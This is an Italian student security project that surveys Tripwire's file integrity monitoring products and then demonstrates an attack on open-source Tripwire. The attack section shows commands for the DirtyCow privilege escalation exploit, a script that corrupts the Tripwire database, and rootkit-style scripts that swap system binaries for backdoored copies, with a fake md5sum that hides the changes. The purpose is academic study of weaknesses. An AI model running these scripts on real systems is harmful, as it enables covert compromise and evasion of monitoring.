


INTERNET SECURITY

PROGETTO FINALE

TRIPWIRE[®], ATTACCO

27 giugno 2019

Maria Ausilia Napoli Spatafora - 
Università degli Studi di Catania
Dipartimento di Matematica e Informatica

Indice

1	Chi è Tripwire®?	2
2	Un po' di storia	3
3	File Integrity Monitoring	4
3.1	Obiettivi di sicurezza	5
3.2	Obiettivi di compliance (adeguamento)	5
3.3	Prodotti simili	6
4	Portfolio	7
4.1	Tripwire® Enterprise	7
4.1.1	Funzionamento	8
4.1.2	Support	9
4.1.3	Tripwire® Enterprise: File Integrity Manager	9
4.2	Tripwire® for DevOps	10
4.3	File Integrity Manager	10
4.4	Tripwire® IP360	11
4.5	Tripwire® ExpertOps	12
4.6	Tripwire® Log Center™	12
4.7	Tripwire® Industrial Visibility	13
4.8	Open Source Tripwire®	13
5	Demo	15
5.1	Open Source Tripwire®	15
5.1.1	Installazione	15
5.1.2	Funzionamento	16
5.1.2.1	Policy	16
5.1.3	Attacco	19
	Conclusioni	24
	Bibliografia	26

1 Chi è Tripwire®?

Tripwire® è un'azienda leader nella cybersecurity: protegge l'integrità di sistemi critici dall'ambiente fisico a quello virtuale passando per quello cloud intrattenendo rapporti con moltissime organizzazioni aziendali e agenzie di governo. Il suo portfolio di prodotti offre controlli di sicurezza di alto livello includendo in maniera sicura le attività di:

- configuration management;
- vulnerability management;
- log management.

Tripwire®, inoltre, è pioniera dell'attività di *File Integrity Monitoring* (FIM) avendo così un'esperienza ultra ventennale di innovazione per aiutare le organizzazioni a scoprire, minimizzare e monitorare gli attacchi sulle loro piattaforme[1].

2 Un po' di storia

Gene Kim è il fondatore di Tripwire[®]; durante i suoi studi presso la Purdue University, sviluppò un pezzo di codice incuriosito dal Morris Worm. A quattro anni da questo worm, nel 1992 Tripwire (software) venne pubblicato come una ricerca accademica destinata a individuare, quando si verificano, cambiamenti nei file sia malevoli sia accidentali, e ad aiutare nel ripristino degli stessi.

Con molta sorpresa Tripwire diventò rapidamente uno dei software di intrusion detection più impiegati per UNIX con milioni di donwloads nel corso degli anni. Nel 1997 Gene Kim fondò l'azienda Tripwire, Inc. che permise di sviluppare un file integrity monitoring più avanzato[1]. In seguito vennero sviluppati altri tools come Tripwire[®] Enterprise e Tripwire[®] Log Center.

3 File Integrity Monitoring

Il File Integrity Monitoring è un software che rientra nella più ampia categoria dei cosiddetti Intrusion Detection System (IDS) il cui scopo è di segnalare agli utenti le intrusioni avvenute o in corso[2]. A seconda di cosa analizzano, gli IDS possono essere classificati in:

- **IDS basati sulle reti:** sorvegliano le trasmissioni esaminando i pacchetti a mano a mano che vengono trasmessi (un esempio è Snort);
- **IDS basati sugli host:** si servono dei registri di sistema, di controllo e degli eventi dei singoli computer (un esempio è Tripwire®).

Un File integrity Monitoring (FIM), quindi, è un IDS basato sugli host e la sua attività è di esaminare i file del sistema operativo e delle applicazioni utente per vedere se, quando e come cambiano, da chi e/o cosa vengono cambiati e cosa può essere fatto per ripristinare quei file le cui modifiche non sono state autorizzate. Si possono individuare cinque step per un prodotto FIM[3]:

1. **Impostazione di una policy:** l'attività di un software FIM inizia quando un'organizzazione definisce una policy rilevante. Questo step comporta l'identificazione di quali file su quali computers devono essere monitorati per l'organizzazione;
2. **Creazione di una baseline per i file:** prima di monitorare i cambiamenti nei file, è necessario che venga impostato uno stato noto di buona configurazione dei file stessi - chiamato baseline - come punto di riferimento per notarne alterazioni rispetto a esso. Questo standard dovrebbe considerare numero di versione, data di creazione, data di modifica e altri metadati che possono aiutare i professionisti ad assicurare la legittimità del file;
3. **Monitoraggio dei cambiamenti:** con una baseline dettagliata, le aziende possono procedere a monitorare tutti i files indicati. Inoltre hanno la possibilità di aumentare i loro processi di monitoraggio autopromuovendo modifiche attese, minimizzando in tal modo i falsi positivi;
4. **Invio di un alert:** se il FIM rileva una modifica non autorizzata, i responsabili del processo dovrebbero inviare un alert al personale adeguato che potrà risolvere il problema;

5. **Report dei risultati:** in certi casi (ad esempio, per assicurare l'adeguamento al PCI-DSS) le aziende hanno bisogno di generare dei report per comprovare la configurazione del proprio FIM.

3.1 Obiettivi di sicurezza

Modifiche a configurazioni, file e attributi di questi ultimi, attraverso le infrastrutture IT, sono comuni, ma nascoste dentro un ampio volume di cambiamenti giornalieri possono essere poche ad avere un impatto sull'integrità del file.

Queste modifiche possono anche abbassare il livello di sicurezza e in alcuni casi potrebbero essere indicatori di un breach in corso.

I valori monitorati sono[4]:

- credenziali;
- privilegi e impostazioni di sicurezza;
- contenuto;
- attributi e dimensioni;
- valori hash;
- valori di configurazione.

3.2 Obiettivi di compliance (adeguamento)

L'uso di un software FIM è un requisito di diffusi obiettivi di compliance. Alcuni esempi sono[4]:

- *PCI-DSS - Payment Card Industry Data Security Standard*: si tratta di uno standard per le organizzazioni che trattano carte di credito brandizzate (Visa, MasterCard, American Express, JCB e Discover). Ha lo scopo di aumentare i controlli attorno ai possessori dei dati di tali carte per ridurre le frodi. Questo standard definisce venti requisiti per l'adeguamento organizzati in sei gruppi logicamente relazionati chiamati "obiettivi di controllo"[5]:
 1. Costruire e mantenere rete e sistema sicuri;
 2. Proteggere i dati delle carte;

3. Mantenere un programma di gestione delle vulnerabilità;
 4. Implementare delle forti misure di controllo;
 5. Monitorare e testare regolarmente le reti;
 6. Mantenere una policy di sicurezza.
- *SANS Critical Security Controls*: The Center for Internet Security Critical Security for Effective Cyber Defense è una pubblicazione di best practices per la computer security. La pubblicazione è stata sviluppata inizialmente nel 2008 dall'Istituto SANS, successivamente la proprietà è stata trasferita al Council on Cyber Security (CCS) nel 2013 e, infine, al Center for Internet Security (CIS) nel 2015[6]. Le linee guida consistono di venti azioni chiave - chiamate critical security controls (CSC) - che le organizzazioni dovrebbero adottare per bloccare o mitigare attacchi noti.

3.3 Prodotti simili

Esempi di prodotti simili sono Advanced Intrusion Detection Environment (AIDE), Kaspersky Lab (in questo caso il software FIM è integrato nella suite del noto antivirus), McAfee Change Control, Verisys.

4 Portfolio

Tripwire[®] è oramai leader per lo sviluppo di File Integrity Monitor e Change Control, ma offre anche altro: ha, infatti, un portfolio di controlli fondamentali per la *cyber-integrity* tra le varie piattaforme includendo ambienti on-premises¹, virtuali, cloud e DevOps.

Le soluzioni a marchio Tripwire[®] automatizzano e integrano sicurezza e operazioni in IT e OT² La suite di Tripwire[®] ricopre i seguenti campi[11]:

- File Integrity Monitoring;
- Configuration Management;
- Asset Discovery;
- Vulnerability Management;
- Log Collection.

4.1 Tripwire[®] Enterprise

Tripwire[®] Enterprise offre una strategia di rilevazione, risposta e prevenzione; la versione attualmente in commercio è la 8.7 ed offre[12]:

- Rilevazione di minacce cyber e di probabile attività di breaching evidenziando indicatori possibilmente compromessi;
- Risposta alle *deviazioni* con la guida a ripristinare il sistema ad uno stato notoriamente sicuro;

¹Il software on-premises (letteralmente “in sede”), in contrapposizione al software come servizio (Saas), si traduce in pratica nell’installazione ed esecuzione del software direttamente su macchina locale - aziendale o privata - intesa sia come singola postazione di lavoro sia come server raggiungibile esclusivamente dall’interno della rete aziendale[7].

²Sono interessanti le definizioni di IT (Information Technology) e OT (Operational Technology) fornite dal glossario della Gartner, Inc (leader mondiale nella consulenza strategica, ricerca e analisi nel campo della tecnologia dell’informazione[8]):

- IT is the entire spectrum of technologies for information processing, including software, hardware, communications technologies and related services. In general, IT does not include embedded technologies that do not generate data for enterprise use.
- OT is hardware and software that detects or causes a change through the direct monitoring and/or control of physical devices, processes and events in the enterprise.

Definizioni provenienti rispettivamente da [9] e [10].

- Prevenzione attraverso adattamento e prioritizzazione delle minacce e cambio delle deviazioni per mantenere consistentemente un punto di vista hardenizzato dell'intera configurazione di sicurezza attraverso tutti i dispositivi e sistemi.

4.1.1 Funzionamento

Tripwire[®] Enterprise 8.7 presenta cinque caratteristiche integrate che lavorano in concerto per una soluzione di security configuration management (SCM)[12]:

- *Tripwire[®] File Integrity Manager* è stato il primo FIM al mondo. Controlla attraverso ampi ambienti eterogenei per scovare minacce e comprendere immediatamente la configurazione delle vulnerabilità aumentando, nel frattempo, l'efficienza operativa per mezzo della riduzione delle modifiche non autorizzate. Tale FIM di Tripwire[®] può anche essere usato stand-alone. Quando viene usato con *Tripwire[®] Policy Manager*, comporta la valutazione di configurazioni che cambiano a seguito di un evento: ciò comporta il passaggio da una valutazione della configurazione passiva ad una dinamica e real-time che immediatamente rileva delle deviazioni dall'attesa configurazione sicura.
- *Tripwire[®] Policy Manager* stabilisce e mantiene un adeguamento consistente alle continue valutazioni di configurazioni contro oltre mille combinazioni di piattaforme e policy di sicurezza e compliance, standards, regolamenti e linee guida dei fornitori. Inoltre questo modulo offre personalizzazione completa delle policy, gestione di rinunce ed eccezioni, opzioni di bonifica automatizzata e priorità delle policy per mezzo di un punteggio che tiene conto di soglie, pesi e gravità. Infine, lo stato della policy è sempre visibile e disponibile per i report.
- *Remediation Manager* opera accanto a *Tripwire[®] Policy Manager* per fornire un'assistenza built-in e compliance ai team di IT security al fine di riparare configurazioni di sicurezza poco granulari, non allineate. Aiuta i team in una conoscenza più facile ed efficiente di cosa fallisce e di come il sistema torna ad essere disponibile per la produzione.
- *Investigation and Root Cause Drilldown* fornisce ai team IT di security l'abilità di investigare rapidamente per trovare le cause all'origine perché Tripwire[®] fornisce confronti paralleli e granulari tra baselines storiche per individuare subito cosa è cambiato, quando, da chi, come e con quali informazioni.

- *Tripwire Axon[®] platform* abilita una collezione flessibile di dati e una comunicazione resiliente tra un ampio range di dispositivi, assetti cloud e virtualizzati. È ottimizzato in modo tale da minimizzare l'utilizzo delle risorse del sistema e della banda della rete.

Nell'ultima versione (ndr 8.7) sono state aggiunte le seguenti funzionalità:

- *Cloud Management Assessor* aiuta gli utenti a determinare lo stato di sicurezza dei propri servizi Amazon Web Services (AWS), Microsoft Azure e Google Cloud Platform sulla base di best practices.
- *Tripwire[®] Data Collector* estende le capacità di Tripwire[®] Enterprise per rilevazione di modifiche e adeguamento di policy nell'ambiente industriale attraverso il monitoraggio degli ambienti OT.
- *MITRE ATT&CK Framework*, sviluppato da MITRE Corporation, è un utile modello di cybersecurity illustrando come gli avversari si comportano e spiegando la tattica da impiegare per mitigare i rischi e aumentare la sicurezza.

4.1.2 Support

Nel datasheet di *Tripwire[®] Enterprise*[12] si può leggere cosa il software supporta:

- I maggiori OS: Windows, Red Hat, CentOS, Ubuntu, SUSE e Debian
- Molti fornitori specifici per OS: AIX, Solaris, HP-UX;
- Directory Services: Active Directory, LDAP, etc.
- Network Devices: Firewall, configurazioni di IPS e IDS, routers, etc.
- Databases: Oracle, MS SQL, DB2 e Postgre SQL.

4.1.3 Tripwire[®] Enterprise: File Integrity Manager

File Integrity Manager è un componente fondamentale di *Tripwire[®] Enterprise* e offre la sua tecnologia chiamata ChageIQ[™] per rilevare e correggere real time modifiche a file e attributi.

ChangeIQ[™] è in grado di differenziare tra una modifica “buona” e una modifica “cattiva” o quantomeno tra una modifica attesa ed una indesiderata e potenzialmente nociva.

Lo specifico datasheet[13] su ChangeIQ[™] fornisce le seguenti informazioni su di esso:

- determina se le modifiche richiedono configurazioni;
- fa quadrare le modifiche con dei tickets di modifiche o con una lista di modifiche approvate (file di testo o foglio di calcolo);
- automatizza la risposta a specifici tipi di cambiamenti: per esempio, segnala la comparsa di un file DLL (alto rischio), ma auto-promuove una semplice modifica ad un file DLL (basso rischio);
- attiva una risposta personalizzata quando uno o più cambiamenti specifici raggiungono una soglia di livello di gravità che un solo cambiamento non innescherebbe; ad esempio, una modifica minore del contenuto accompagnata da un cambio dei permessi effettuato in una finestra oraria diversa da quella della modifica.

4.2 Tripwire[®] for DevOps

Tripwire[®] for DevOps è un servizio SaaS sul web di sicurezza che valuta la presenza di eventuali vulnerabilità in file immagini di containers³ in un ambiente cloud. Ciò consente agli sviluppatori una completa e continua integrazione della sicurezza dallo sviluppo alla messa in produzione di un software.

Tripwire[®] for DevOps usa una sandbox per accelerare i containers nel cloud per analizzarli dinamicamente con tutte le applicazioni in esecuzione così che sia possibile scoprire e riparare vulnerabilità prima della produzione. *Tripwire[®] for DevOps* fa molto di più di ciò perchè valuta anche l'adeguamento alle best practices industriali come quelle del CIS (Center for Internet Security).

Tripwire[®] for DevOps pratica le proprie attività in piena integrazione con la diffusa pipeline di lavoro CI/CD (Continuous Integration/Continuous Delivery)⁴ e la disponibilità di REST API per integrazioni personali[16].

4.3 File Integrity Manager

La triade CIA (confidenzialità, integrità e disponibilità) è stata un punto fisso dell'*information security* per molti anni; è opinione ampiamente condivisa che proteggere questi tre aspetti

³Un'immagine di un container è un file statico e immutabile che comprende il codice sorgente che può essere eseguito su un'infrastruttura IT[14].

⁴CI e CD sono due acronimi molto citati quando si parla delle moderne pratiche di sviluppo software. *Integrazione continua* consiste nel fare il merge dei vari commit con il branch principale il più spesso possibile; *produzione continua*, invece, è un'estensione della pratica precedente e consiste nel rilasciare spesso una versione usabile del software al cliente[15].

in dati e servizi, sia il cuore delle best practices. Allargando lo scopo dell'integrità oltre ai dati e concentrandosi su essa come principio fondamentale per la gestione del rischio, può portare ad estesi benefici. L'*integrity management* è la strada per fare con successo *information security*. Così, *File Integrity Monitoring* e rilevamento delle modifiche sono inestricabilmente connessi, e nello specifico il rilevamento delle modifiche è il cuore di un software FIM.

Per le tecnologie di oggi è più opportuno parlare di Integrity Management che fornisce un approccio a ombrello alla gestione del rischio in un ambiente, e può essere usato accanto agli standards di adeguamento e sicurezza[17].

Per tali motivi, Tripwire® ha concentrato molti sforzi nello sviluppo di un FIM altamente avanzato dotato di tecnologie come ChangeIQ™ (vedi paragrafo 4.1.3).

4.4 Tripwire® IP360

Tripwire® IP360 permette una gestione delle vulnerabilità, e dunque del *cyber-rischio*, all'interno della propria rete (in locale e sul cloud come Azure e AWS) attraverso un'architettura scalabile.

Il prodotto offre una visione completa all'interno della propria rete includendo tutti i dispositivi e i loro OS, applicazioni e vulnerabilità: *Tripwire® IP360* ha così un punto di vista centralizzato sulla rete[18].

Oltre a individuare i rischi in una rete, sulla base di uno score priorizza gli interventi di patching degli stessi così da permettere al team di IT security di concentrarsi sempre sulle cose più importanti (Figura 1).




Figura 1: *Tripwire® IP360* assegna un punteggio ai rischi sulla base della similarità a potenziali attacchi.

4.5 Tripwire[®] ExpertOps

Questo prodotto della suite Tripwire[®] permette all'azienda di ottenere la consulenza e la collaborazione di un ingegnere Tripwire[®] per il proprio staff: l'esperto individuerà le problematiche e troverà loro rimedio basandosi sulle best practices industriali. Tale esperto estende il team dell'azienda minimizzando i loro sforzi attraverso prioritizzazione e gestione dei rischi per mezzo dell'utilizzo dei tools Tripwire[®].

Tripwire[®] ExpertOps fornisce, dunque, un'istanza della suite Tripwire[®] in un ambiente cloud protetto anch'esso da specifici certificati di sicurezza (PCI and SOC2) includendo un esperto Tripwire[®] e garantendo ambiente e aggiornamenti[19].

4.6 Tripwire[®] Log CenterTM

Tripwire[®] Log CenterTM supporta una varietà di metodi di collezione di dati: metodi basati sulla presenza dell'agente (un esempio è l'utilizzo dell'agente *Tripwire Axon[®]* (Paragrafo 4.1.1)) e metodi senza agente (esempi sono syslog, SNMP, file collectors e remote connectors per Cisco e databases).

All'interno di questa piattaforma si trova, dunque, *Tripwire Axon[®]* che supporta[20]:

- CentOS Linux 5.3–5.11+ (32- e 64-bit);
- CentOS Linux 6.0–6.5+ (32- e 64-bit);
- CentOS Linux 7.0–7.3 (64-bit);
- Debian Linux 8.5–8.10 (32- 64-bit);
- Oracle Linux UEK 7.2–7.5 (64-bit);
- Red Hat Enterprise Linux 5.3–5.11+ (32- e 64-bit);
- Red Hat Enterprise Linux 6.0–6.6 (32- e 64-bit);
- Red Hat Enterprise Linux 7.0–7.4 (64-bit);
- SUSE Linux 11.4, 12.0–12.3 (64-bit);
- Ubuntu Linux 14.04.4 LTS e superiori (32- e 64-bit);
- Ubuntu Linux 16.04 LTS e superiori (32- e 64-bit);
- Microsoft Windows 7 (32- e 64-bit);

- Microsoft Windows 8, 8.1, 8.1 Embedded (32- e 64-bit);
- Microsoft Windows 10 (64-bit);
- Microsoft Windows Embedded POSReady 7 (32- e 64-bit);
- Microsoft Windows Server 2008 SP1, SP2 (32- e 64-bit);
- Microsoft Windows Server 2008 R2 (64-bit);
- Microsoft Windows Server 2012 (64-bit);
- Microsoft Windows Server 2012 R2 (64-bit);
- Microsoft Windows Server 2016 R2 (64-bit).

4.7 Tripwire[®] Industrial Visibility

Con l'espressione *Industrial Control System* (ICS) si intende l'insieme dei vari tipi di sistemi di controllo e delle apparecchiature utilizzate nel processo industriale[21] che purtroppo oggi sono sempre più prese di mira dagli attacchi di sicurezza: *Tripwire[®] Industrial Visibility* è uno strumento per il monitoraggio della propria rete industriale che fa uso di tecnologie moderne e non. Per ottemperare ai suoi scopi ricorre all'utilizzo dell'intelligenza artificiale: dopo un paio di settimane, *Tripwire[®] Industrial Visibility* usa il Machine Learning per ricavare una baseline delle normali operazioni effettuate da utilizzare successivamente per rilevare alterazioni[22]. Infine, effettua una scansione real-time dei CVE senza interrompere le operazioni.

4.8 Open Source Tripwire[®]

Su Github[23] è disponibile il codice della versione free di Tripwire[®]. Il core del progetto è rappresentato dal codice originale di Tripwire[®], Inc del 2000; i successivi rilasci (la versione attuale è la 2.4.3.7 del 31 marzo 2018) sono stati effettuati da un utente (Brian Cox, dipendente di Tripwire[®], Inc).

Questo software ha le funzionalità base di un File Integrity Monitoring: crea una baseline del filesystem della macchina sulla quale è installato; nella fase di check compara il filesystem corrente con quello della baseline precedentemente creata e rileva modifiche sulla base di una policy. *Open Source Tripwire[®]* offre un lungo elenco di policy per differenti OS dal quale bisogna scegliere quella che più si addice alle esigenze personali, ma è anche

possibile modificare o creare una nuova policy. È anche possibile configurare l'invio di una mail contenente il report del software ogni qualvolta viene effettuato il check sul filesystem.

Una differenza sostanziale con il prodotto commerciale *Tripwire[®] File Integrity Manager* è che non funziona in real time, ma occorre l'azione da parte dell'utente ed è disponibile solo per sistemi operativi Linux based per via di chiamate POSIX; tuttavia, si può rimediare a ciò rispettivamente impostando la sua esecuzione automatica su *crontab* e installando su Windows CygWin.

5 Demo

L'intera suite di prodotti Tripwire[®] è fatta da software commerciali che richiedono l'acquisto di una licenza e allora lo studio delle vulnerabilità è stato effettuato su *Open Source Tripwire[®]* disponibile gratuitamente su Github[23].

5.1 Open Source Tripwire[®]

5.1.1 Installazione

Sono disponibili due modalità di installazione di questo software:

1. **Repository Github:** è necessario clonare il repository presente nella pagina Github[23] ed eseguire i seguenti comandi sul terminale:

```
git clone https://github.com/Tripwire/tripwire-open-source
./touchconfig.sh
./configure
make
./installer/install.sh /root/tripwire-open-source/installer/install.cfg
-n -f -s abc123 -l 123abc
```

Nell'ultimo comando `-s` indica la *site password* - usata per proteggere i file usati su più sistemi diversi (come il file di configurazione ed il file delle policy) - e `-l` la *local password* - usata per proteggere i file della macchina locale (come il database) e per firmare il report del controllo d'integrità.

2. **RPM Package:** digitando sul terminale `sudo apt-get install tripwire` inizierà il processo di installazione del software con un'interfaccia minimale sul terminale attraverso la quale sarà possibile impostare la password locale e la password remota.

Tripwire[®], inoltre, utilizza due file per settare tutti i valori necessari per il corretto utilizzo:

- un file di configurazione `tw.cfg` usato per settare alcuni parametri riguardanti Tripwire[®];
- un file per configurare il database `tw.pol` usato per definire le policy dei percorsi da monitorare.

Questi file sono criptati utilizzando come chiave il file `site.key` a sua volta protetto da una password (*site-passphrase*).

5.1.2 Funzionamento

Dopo le impostazioni preliminari delle due passphrases durante la fase di installazione, è possibile eseguire il software: occorre avere i permessi di root in questa fase! Trattandosi del primo utilizzo, è necessario che venga fornita a Tripwire® la baseline da utilizzare per i successivi confronti:

```
tripwire --init
```

è il comando che permette a Tripwire® di creare il proprio database cifrato del filesystem sulla base della policy presente nella directory `/etc/tripwire/` assieme a `site.key` e `local.key`; tale database risiederà in `/var/lib/tripwire` e avrà estensione `.twd`. Premesso che il database sia valido e accessibile da Tripwire®, è possibile procedere alla scansione del filesystem così da individuare le modifiche subite sulla base della policy impostata:

```
tripwire --check
```

Quest'ultimo comando genera un report cifrato nella directory (accessibile esclusivamente con permessi di root) `/var/lib/tripwire/report` con estensione `.twr`. Poiché database e report sono entrambi cifrati, Tripwire® mette a disposizione dei comandi per poter leggere in chiaro entrambi; questi sono rispettivamente:

```
twprint -m d -d /var/lib/tripwire/nome-database.twd  
twprint -m r -t 3 -r /var/lib/tripwire/report/nome-report.twr
```

Un ulteriore comando è quello per verificare se l'invio delle mail di alert sia stato configurato correttamente:

```
tripwire --test --email example@mail.com
```

5.1.2.1 Policy Come detto precedentemente, Tripwire® utilizza una policy per la sua attività di controllo dell'integrità dei file e oltre ad usare una di quelle proposte, è anche possibile utilizzare una policy personalizzata nel formato `.txt` che deve essere caricata su Tripwire® nel seguente modo:

```
twadmin --create-polfile -S /etc/tripwire/site.key /etc/tripwire/twpol.txt
```

La modifica della policy comporta la necessità di una re-inizializzazione del database; quindi un probabile scenario d'attacco è quello in cui un intruso effettua modifiche a file prima del check che non verrà chiamato dall'amministratore del sistema per via del cambio della policy e le modifiche verranno incluse nella nuova *baseline* del database.

Ma come è fatta una policy per Tripwire[®]? Cosa permette di controllare?

L'installazione di Tripwire[®] fornisce anche il file `policyguide.txt` che illustra tutte le caratteristiche del linguaggio di policy.

Ci sono due tipi di regole per la policy:

- regole normali che definiscono quali proprietà di un particolare file o dell'albero di una directory vengono controllate da Tripwire[®];
- punti esclamativi che indicano a Tripwire[®] di non controllare un particolare file o l'albero di una directory.

Il formato di una regola normale è il seguente

```
nome-oggetto -> maschera-proprietà;
```

dove `nome-oggetto` è rappresentato dal path del file o della directory da controllare e `maschera-proprietà` specifica quali proprietà di quell'oggetto devono essere monitorate o ignorate. Una precisazione importante riguarda le directory perché se viene specificata quest'ultima, la maschera verrà applicata all'intero suo albero a meno che successivamente venga definita una nuova maschera per uno specifico oggetto contenuto nel suo albero:

```
/etc -> $(mask1);  
/etc/passwd -> $(mask2);
```

Un singolo oggetto, inoltre, può avere associata esclusivamente una regola perché altrimenti Tripwire[®] lancerà un messaggio d'errore e non effettuerà il check.

Le maschere di proprietà vengono costruite mettendo assieme più caratteri (ognuno dei quali corrispondente a una delle proprietà esaminate da Tripwire[®]) preceduti da un segno *più* o un segno *meno* per monitorare o no quella proprietà (se non viene specificato il segno, di default c'è il *più*). I caratteri usati con la rispettiva proprietà rappresentata sono[24]:

- `a` → Access timestamp;
- `b` → Number of blocks allocated;

- c → Inode timestamp (create/modify);
- d → ID of device on which inode resides;
- g → File owner's group ID;
- i → Inode number;
- l → File is increasing in size;
- m → Modification timestamp;
- n → Number of links (inode reference count);
- p → Permissions and file mode bits;
- r → ID of device pointed to by inode;
- s → File size;
- t → File type;
- u → File owner's user ID;
- C → CRC-32 hash value;
- H → Haval hash value;
- M → MD5 hash value;
- S → SHA hash value.

Un esempio di concatenazione di questi caratteri è il seguente:

```
/usr/bin -> +pinugsmC;
```

Come accennato precedentemente, un altro tipo di regola è il punto esclamativo che indica di ignorare un dato oggetto:

```
! nome-oggetto;
```

5.1.3 Attacco

La tipologia di attacco intrapresa è quella della negazione del servizio: si corrompe opportunamente il database di Tripwire[®] così che l'amministratore del sistema non potrà più eseguire `tripwire --check` ritenendo che sia dovuto ad un errore del disco; per poter risanare Tripwire[®] è necessario reinizializzare il database, ma in questo intervallo di tempo le azioni dell'attaccante non verranno monitorate.

Dato che Tripwire[®] necessita dei permessi di root per essere eseguito, anche l'attacco deve essere lanciato da root; si rende, dunque, necessaria una privilege escalation nel sistema.

A scopo dimostrativo è stato scelto di operare su Linux Mint 13 MATE LTS con kernel Linux 3.2[25] vulnerabile all'exploit *DirtyCow* (CVE-2016-5195)⁵. Dopo il download dell'exploit[27], è possibile lanciarlo nella macchina vittima:

```
gcc -pthread 40839.c -o dirty -lcrypt
./dirty my-new-password
```

Viene così creato l'utente `firefart` che ottiene i permessi di root con `su firefart` e password `my-new-password`: privilege escalation effettuata con successo!

L'attaccante, avendo i permessi di root, può lanciare il proprio script[28] - opportunamente adattato alla macchina vittima - che corrompe il database di Tripwire[®] se quest'ultimo è installato nella macchina (Codice 1 ed esito dell'attacco 5.1.3):

Codice 1: Script bash per corrompere il database di Tripwire[®] dopo la privilege escalation

```
1 echo -n "${DCYN}[$${WHI}]sh${DCYN}]#_checking_for_tripwire..._${RES}"
2
3 uname='uname -n'
4 twd=/var/lib/tripwire/${uname}.twd
5
6 if [ -d /var/lib/tripwire ]; then
7 echo "${WHI}[_]ALERT:[_]TRIPWIRE[_]FOUND![_]${RES}"
8
9 if [ -f /var/lib/tripwire/${uname}.twd ]; then
10 chattr -isa $twd
11 echo -n "${DCYN}[$${WHI}]sh${DCYN}]#_checking_for_tripwire-database..._${RES}"
```

⁵Si tratta di una *race condition* sul modo in cui il kernel Linux gestisce il meccanismo di Copy-On-Write sulle pagine private read-only in memoria; un utente locale senza privilegi, può usare questo difetto per ottenere il permesso di scrittura ad altre pagine private read-only così da aumentare i propri privilegi[26].

```

12 echo "${RED} ALERT! tripwire database found ${RES}"
13 echo "${DCYN} [${WHI}sh${DCYN}]# ${WHI} dun worry we got handy-tricks
    for this:) ${RES}"
14 echo "-----" > $twd
15 echo "Tripwire segment-faulted!" >> $twd
16 echo "-----" >> $twd
17 echo "" >> $twd
18 echo "The reasons for this may be:" >> $twd
19 echo "" >> $twd
20 echo "corrupted disc-geometry, possible bad disc-sectors" >> $twd
21 echo "corrupted files while checking for possible change etc." >>
    $twd
22 echo ""
23 echo "pls. rerun tripwire to build the database again!" >> $twd
24 echo "" >> $twd
25 else
26 echo "${WHI} lucky you: Tripwire database not found. ${RES}"
27 fi
28 else
29 echo "${WHI} guess not. ${RES}"
30 fi

```

```

### Error: Invalid input stream format.
### /var/lib/tripwire/nome-database.twd
### Exiting...

```

Per mostrare la gravità di ciò, l'attaccante può crearsi delle backdoor nel sistema senza che le sue azioni vengano rilevate dalla reinizializzazione di Tripwire[®]: crea il file `.shmd5` contenente gli hash md5 di alcuni comandi di sistema (Codice 2) che in un secondo momento verranno sostituiti con delle copie infette che eseguiranno il comando classico (per non insospettire l'utente) e altro che potrà essere maligno (Codice 3):

Codice 2: Vengono salvati gli hash md5 di alcuni comandi di Linux

```

1 # Say hello to md5sum fixer boys n gurls !
2
3 if [ -f /sbin/ifconfig ]; then
4 /usr/bin/md5sum /sbin/ifconfig >> .shmd5
5 fi
6 if [ -f /bin/ps ]; then
7 /usr/bin/md5sum /bin/ps >> .shmd5
8 fi

```

```
9 if [ -f /bin/ls ]; then
10 /usr/bin/md5sum /bin/ls >> .shmd5
11 fi
12 if [ -f /bin/netstat ]; then
13 /usr/bin/md5sum /bin/netstat >> .shmd5
14 fi
15 if [ -f /usr/bin/find ]; then
16 /usr/bin/md5sum /usr/bin/find >> .shmd5
17 fi
18 if [ -f /usr/bin/top ]; then
19 /usr/bin/md5sum /usr/bin/top >> .shmd5
20 fi
21 if [ -f /usr/sbin/lsof ]; then
22 /usr/bin/md5sum /usr/sbin/lsof >> .shmd5
23 fi
24 if [ -f /usr/bin/slocate ]; then
25 /usr/bin/md5sum /usr/bin/slocate >> .shmd5
26 fi
27 if [ -f /usr/bin/dir ]; then
28 /usr/bin/md5sum /usr/bin/dir >> .shmd5
29 fi
30 if [ -f /usr/bin/md5sum ]; then
31 /usr/bin/md5sum /usr/bin/md5sum >> .shmd5
32 fi
```

Codice 3: Si sostituiscono i comandi di sistema con quelli infetti

```
1 # Backdoor ps/top/du/ls/netstat/etc..
2
3 cd $BASEDIR/bin
4
5 BACKUP=/usr/lib/libsh/.backup
6 mkdir $BACKUP
7
8 # ls ...
9
10 if [ -f /bin/ls ]; then
11 chattr -isa /bin/ls
12 cp /bin/ls $BACKUP
13 mv -f ./ls /bin/ls
14 chattr +isa /bin/ls
15 fi
16
```

```
17 # ifconfig ...
18 chattr -isa /sbin/ifconfig
19 cp /sbin/ifconfig $BACKUP
20 mv -f ./ifconfig /sbin/ifconfig
21 chattr +isa /sbin/ifconfig
22
23 # netstat ...
24 if [ -f /usr/sbin/netstat ]; then
25 chattr -isa /usr/sbin/netstat
26 mv -f ./netstat /usr/sbin/netstat
27 chattr +isa /usr/sbin/netstat
28 fi
29
30 # md5sum ...
31 chattr -isa /usr/bin/md5sum
32 cp /usr/bin/md5sum $BACKUP
33 mv -f ./md5sum /usr/bin/md5sum
34 chattr +isa /usr/bin/md5sum
```

In particolare, il nuovo md5sum esegue una routine che restituisce la stringa hash del corrispondente comando "buono" così che Tripwire[®] non si accorga di modifiche nella stringa hash del file (Codice 4):

Codice 4: Routine utilizzata da md5sum infetto

```
1 #!/bin/bash
2 input=".shmd5"
3 while IFS= read -r line
4 do
5     full_line=$line
6     command_path=$(echo $full_line | cut -d' ' -f 2)
7     command=${command_path##*/}
8     if [[ $1 == $command ]]; then
9         hash=$(echo $full_line | cut -d' ' -f 1)
10        echo "$hash" "$command"
11        exit
12    fi
13 done < "$input"
```

L'attaccante, infine, cerca altri rootkits o backdoor nella macchina...(Codice 5)

Codice 5: Ricerca di ulteriori rootkits o backdoors

```
1 # CHECKING FOR HOSTILE ROOTKITS/BACKDORS
